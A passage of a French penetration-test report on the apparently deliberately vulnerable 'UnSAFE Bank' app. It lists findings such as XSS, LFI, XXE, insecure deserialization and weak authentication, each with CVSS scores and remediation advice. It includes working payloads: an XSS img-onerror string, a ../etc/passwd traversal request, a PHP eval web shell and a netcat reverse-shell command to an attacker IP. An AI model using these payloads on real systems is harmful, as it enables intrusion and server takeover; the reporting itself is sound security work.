
Classification OWASP : A7:2017 - Cross-Site Scripting (XSS)
Sévérité CVSS v3.1 : 4.6 [CORRECT]
Vector : CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:L/A:N

Description

Une vulnérabilité XSS (Cross-Site Scripting) stored a été découverte dans la fonctionnalité de modification des informations de compte, spécifiquement dans le champ "Address".

Payload testé : **#"><img src=/ onerror=alert(1)>**





L'application accepte et stocke ce contenu sans validation ou échappement approprié. Le payload s'exécute lorsque le profil utilisateur est consulté.

Impact

Un attaquant authentifié peut :

- Injecter du code JavaScript malveillant dans son profil
- Voler les cookies de session d'autres utilisateurs accédant à son profil
- Effectuer des actions non autorisées au nom d'autres utilisateurs
- Rediriger les utilisateurs vers des sites malveillants
- Récupérer des informations sensibles

Recommandation


Implémenter une validation stricte des entrées utilisateur et un échappement approprié des données à l'affichage. Utiliser une liste blanche de caractères autorisés ou des APIs de construction du DOM sécurisées.

7. Énumération d'Utilisateurs via l'API JSON

ID : UNSAFE-BANK-006
Classification OWASP : A2:2017 - Broken Authentication
Sévérité CVSS v3.1 : 5.3 [CORRECT]
Vector : CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Description

L'API JSON de l'application permet d'énumérer les utilisateurs existants en effectuant des requêtes qui révèlent si un Customer ID donné existe ou non dans le système.



Ici, nous avons intercepter la requête POST émise au moment de la connexion puis nous l'avons mis dans burp intruder avec une balise au niveau de l'userID.

Nous pouvons a présent énumérer les utilisateurs avec une liste de chiffres.

Impact

Cette vulnérabilité facilite :

- La création d'une liste de Customer ID valides
- La combinaison avec des attaques de brute-force
- L'identification de cibles pour des tentatives d'accès non autorisé
- L'analyse de la base utilisateurs de l'application

Recommandation

Implémenter une validation robuste et ne pas différencier les messages d'erreur entre "utilisateur inexistant" et "données invalides". Utiliser un message générique pour tous les cas d'erreur d'authentification.

8. Brute-Force possible sur les Mots de Passe

Classification OWASP : A2:2017 - Broken Authentication
Sévérité CVSS v3.1 : 7.5 **[INSUFFISANT]**
Vector : CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Description

L'application ne dispose pas de mécanisme de protection contre les attaques par brute-force. Aucune limitation n'est appliquée sur :

- Le nombre de tentatives de connexion
- La fréquence des tentatives
- L'ajout de délais progressifs après plusieurs essais

Impact

Un attaquant peut :

- Tester un grand nombre de mots de passe rapidement
- Accéder aux comptes utilisateurs avec des mots de passe faibles
- Combiner cette attaque avec l'énumération d'utilisateurs (vulnérabilité UNSAFE-BANK-006)
- Compromettre des comptes avec des identifiants prévisibles

Recommandation

Implémenter des mécanismes de protection :

- Limitation du nombre de tentatives (5 tentatives maximum par IP)
- Délai progressif entre les tentatives (30 secondes minimum)
- Blocage temporaire après plusieurs échecs
- Alertes de sécurité pour l'utilisateur en cas de tentatives répétées
- Captcha après plusieurs tentatives

9. Vulnérabilité LFI (Local File Inclusion)

Classification OWASP : A1:2017 - Injection
Sévérité CVSS v3.1 : 6.5 [CORRECT]
Vector : CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N

Description

L'application web UnSAFE Bank est vulnérable à une attaque de type LFI (Local File Inclusion). La vulnérabilité est liée directement à l'implémentation de la route /show utilisée côté frontend et exposée sur l'API. Dans le fichier route.ts, on constate que la route suivante est définie :

about: get(BASE_URL + "/show?file=about.html")

```
import config from "./config/config";

const get = (route: string) => route;
const BASE_URL = config.api.URL;

const routes = {
  api: {
    authentication: {
      login: get(BASE_URL + "/login"),
      logout: get(BASE_URL + "/logout"),
      signup: get(BASE_URL + "/signup")
    },
    beneficiary: {
      allBeneficiary: get(BASE_URL + "/beneficiary/list"),
      beneficiaryDetails: get(BASE_URL + "/beneficiary/fetch"),
      addBeneficiary: get(BASE_URL + "/beneficiary/add"),
      deleteBeneficiary: get(BASE_URL + "/beneficiary/delete")
    },

    otp: {
      getOTP: get(BASE_URL + "/otp/get"),
      verifyOTP: get(BASE_URL + "/otp/verify")
    },
    forgotPassword: {
      forgotPassword: get(BASE_URL + "/password/forgot"),
      verifyUser: get(BASE_URL + "/password/verifyuser"),
      resetUser: get(BASE_URL + "/password/reset")
    },
    fundTransfer: {
      getAliasBankTransfer: get(BASE_URL + "/beneficiary/get"),
      payBankTransfer: get(BASE_URL + "/beneficiary/pay")
    },
    user: {
      userProfile: get(BASE_URL + "/account/details"),
      editProfile: get(BASE_URL + "/editUser/editUserDetails")
    },
    loan:{
      apply:get(BASE_URL + "/loan/apply"),
      appliedLoan:get(BASE_URL + "/loan"),
    },
    accountStatement: get(BASE_URL + "/account/statement"),
    changePassword: get(BASE_URL + "/password/change"),
    about: get(BASE_URL + "/show?file=about.html"),
    contactUs: get(BASE_URL + "/contactUs"),


  },

  app: {
    authentication: {
      login: get("/"),
      signup: get("/signup"),
      forgot: get("/forgot")
    },
    beneficiary: {
      viewBeneficiary: get("/beneficiary/view"),
      addBeneficiary: get("/beneficiary/add")
    },
    fundTransfer: {
      bank: get("/transfer/bank"),
      wallet: get("/transfer/wallet")
    },
    user: {
      userProfile: get("/profile"),
      editUser: get("/profile/edit")
    },
```

Cela indique que le back-end récupère le nom du fichier à afficher via le paramètre file dans la requête GET.

En absence de contrôle sur ce paramètre côté serveur, il est possible de manipuler sa valeur pour inclure et afficher n'importe quel fichier présent sur le serveur. La vulnérabilité est confirmée par l'exécution suivante dans Burp Suite :
Requête malveillante :

GET /api/show?file=../../../../etc/passwd HTTP/1.1



Impact

Cette vulnérabilité permet à un attaquant :

- De lire des fichiers critiques et sensibles du système, tels que passwd, ou des fichiers de configuration applicative.
- D'obtenir des informations détaillées sur la configuration système (utilisateurs, chemins, etc.), facilitant l'escalade de privilèges et la préparation d'attaques plus avancées.
- D'éventuellement accéder à des clés d'API, mots de passe ou autres secrets contenus dans des fichiers.

Recommandation

Valider strictement tous les paramètres reçus par l'API afin d'empêcher la manipulation des chemins de fichiers.

- Implémenter une liste blanche de fichiers autorisés à être lus via l'API.
- Interdire l'utilisation de caractères spéciaux et de parcours de répertoires (../).
- Désactiver l'affichage des erreurs détaillées sur la production.
- Surveiller et auditer les accès fichiers via l'application.


Cette vulnérabilité doit être corrigée en priorité du fait des risques d'accès à des informations sensibles et de compromission serveur complète

10. XXE (XML External Entity) – Lecture de fichiers via entités externes

Classification OWASP : A4:2017 – XML External Entities (XXE)
Sévérité CVSS v3.1 : 7.5 **[INSUFFISANT]**
Vector : CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Description

L'endpoint Contact Us accepte du contenu XML soumis par l'utilisateur sans restrictions. Une entité externe XML malveillante peut être injectée pour forcer la lecture de fichiers locaux sur le serveur, tels que /etc/passwd ou des fichiers de config sensibles. (Insérer capture de la requête XML et de la réponse contenant le contenu du fichier)



Impact

Possibilité pour un attaquant de voler des données sensibles du serveur, préparer des attaques ultérieures ou faciliter la compromission d'autres services.

Recommandation

Désactiver la résolution des entités externes dans toutes les librairies XML. Filtrer et valider strictement les contenus XML.

11. Désérialisation Non Sécurisée (Insecure Deserialization)


Classification OWASP : A8:2017 - Insecure Deserialization
Sévérité CVSS v3.1 : 9.8 **[CRITIQUE]**
Vector : CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Description

L'application UnSAFE Bank présente une vulnérabilité de désérialisation non sécurisée sur une route de l'API, exploitée lors de la soumission d'une requête contenant des données sérialisées malveillantes. En décodant le paramètre type envoyé dans le corps JSON d'une requête de demande de prêt (endpoint /api/loan/apply), il est possible d'injecter du code arbitraire en PHP.

Preuve de concept :

Un payload PHP malveillant « *(<?php eval($_POST['cmd']); ?>)* » peut être inséré dans les données sérialisées et utilisé pour exécuter des commandes système via la variable POST cmd. Exemple présenté en copie d'écran :



La requête POST envoyée à **/api/jerem.php** avec la donnée :
cmd=system('nc 10.21.132.234 9001 -e /bin/bash');
permet d'obtenir un reverse shell en tant que **www-data** sur le serveur web en écoute sur l'attaquant via l'outil netcat.



Impact

Cette vulnérabilité permet à un attaquant d'exécuter des commandes arbitraires sur le serveur, compromettant totalement l'infrastructure applicative :

- Prise de contrôle complète (reverse shell démontré)
- Accès, modification et suppression de fichiers système et applicatif
- Mouvement latéral vers d'autres serveurs ou utilisateurs
- Évasion de toutes les protections applicatives
- Possibilité d'installation de backdoors persistentes

Recommandations

- Interdire la désérialisation non maîtrisée de contenus externes. Préférer des formats sûrs (JSON strict, listes blanches de types/des structures de données).
- Utiliser les fonctions de sérialisation sécurisées et activer les protections natives du langage (désactivation de eval, filtrage des primitives).
- Auditer le code pour identifier tous les points utilisant la désérialisation et appliquer des contrôles stricts.
- Mettre en place une surveillance sur l'exécution de commandes système et sur les fichiers web accessibles publiquement.


12. Création de compte sans politique de mot de passe


Classification OWASP : A2:2017 – Broken Authentication
Sévérité CVSS v3.1 : 6.5 [CORRECT]
Vector : CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N

Description

Aucun contrôle n'est effectué sur la complexité ou la longueur du mot de passe lors de la création d'un compte (mot de passe faible possible) .

Dans cet exemple ci-dessous, on voit clairement qu'aucun contrôle des mots de passes n'est faites et que le compte se crée peut-importe la complexité du mot de passe





Impact

Facilite le brute force ou l'accès non autorisé par mot de passe faible.

Recommandation

Imposer une politique de mot de passe forte (longueur min. 12, majuscule, chiffre, symbole).

13. Reset Password non sécurisé

Classification OWASP : A2:2017 – Broken Authentication
Sévérité CVSS v3.1 : 9.1 **[CRITIQUE]**
Vector : CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

Description

Le mécanisme de réinitialisation de mot de passe repose sur un code OTP (One-Time Password) à 4 chiffres. L'analyse des échanges montre que cet OTP est renvoyé directement dans la réponse HTTP du serveur lors de la demande (ou qu'il est possible de le brute-forcer facilement du fait de sa faible complexité et de l'absence de limitation de tentatives). Un attaquant peut donc obtenir ce code instantanément et changer le mot de passe de n'importe quel utilisateur connaissant son ID.



Impact

Compromission rapide et totale des comptes clients simplement en connaissant leurs ID

Recommandation


Intégrer une validation additionnelle (email, OTP, secret personnel) lors de la réinitialisation du mot de passe.

14. Exposition X-Powered-By et des version dans l'en-tête HTTP

Classification OWASP : A6:2017 – Security Misconfiguration
Sévérité CVSS v3.1 : 5.3 [CORRECT]
Vector : CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Description

L'en-tête HTTP X-Powered-By expose la nature du backend (exemple : PHP / version), facilitant la reconnaissance et l'exploitation automatisée. De plus dans l'en-tête les version Apache et Nginx sont exposés.



Impact

Aide à l'identification automatisée des versions et technologies utilisées.

Recommandation


Supprimer l'en-tête côté serveur web.


15. Modification du taux d'intérêt sur les prêts

Classification OWASP : A4:2017 – Insecure Direct Object References
Sévérité CVSS v3.1 : 6.5 [CORRECT]
Vector : CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Description

L'utilisateur peut modifier le taux d'intérêt (roi) lors de la demande de prêt en changeant localement le champ, sans contrôle côté serveur.





Impact

Permet de frauder et d'obtenir des prêts à des conditions anormales.
Au vu de la fraude financière et de la perte de revenus, la manipulation du taux d'intérêt (ROI) sur les prêts est une menace CRITIQUE dans le contexte actuel.

Recommandation

Vérifier et contraindre tous les paramètres critiques côté serveur.

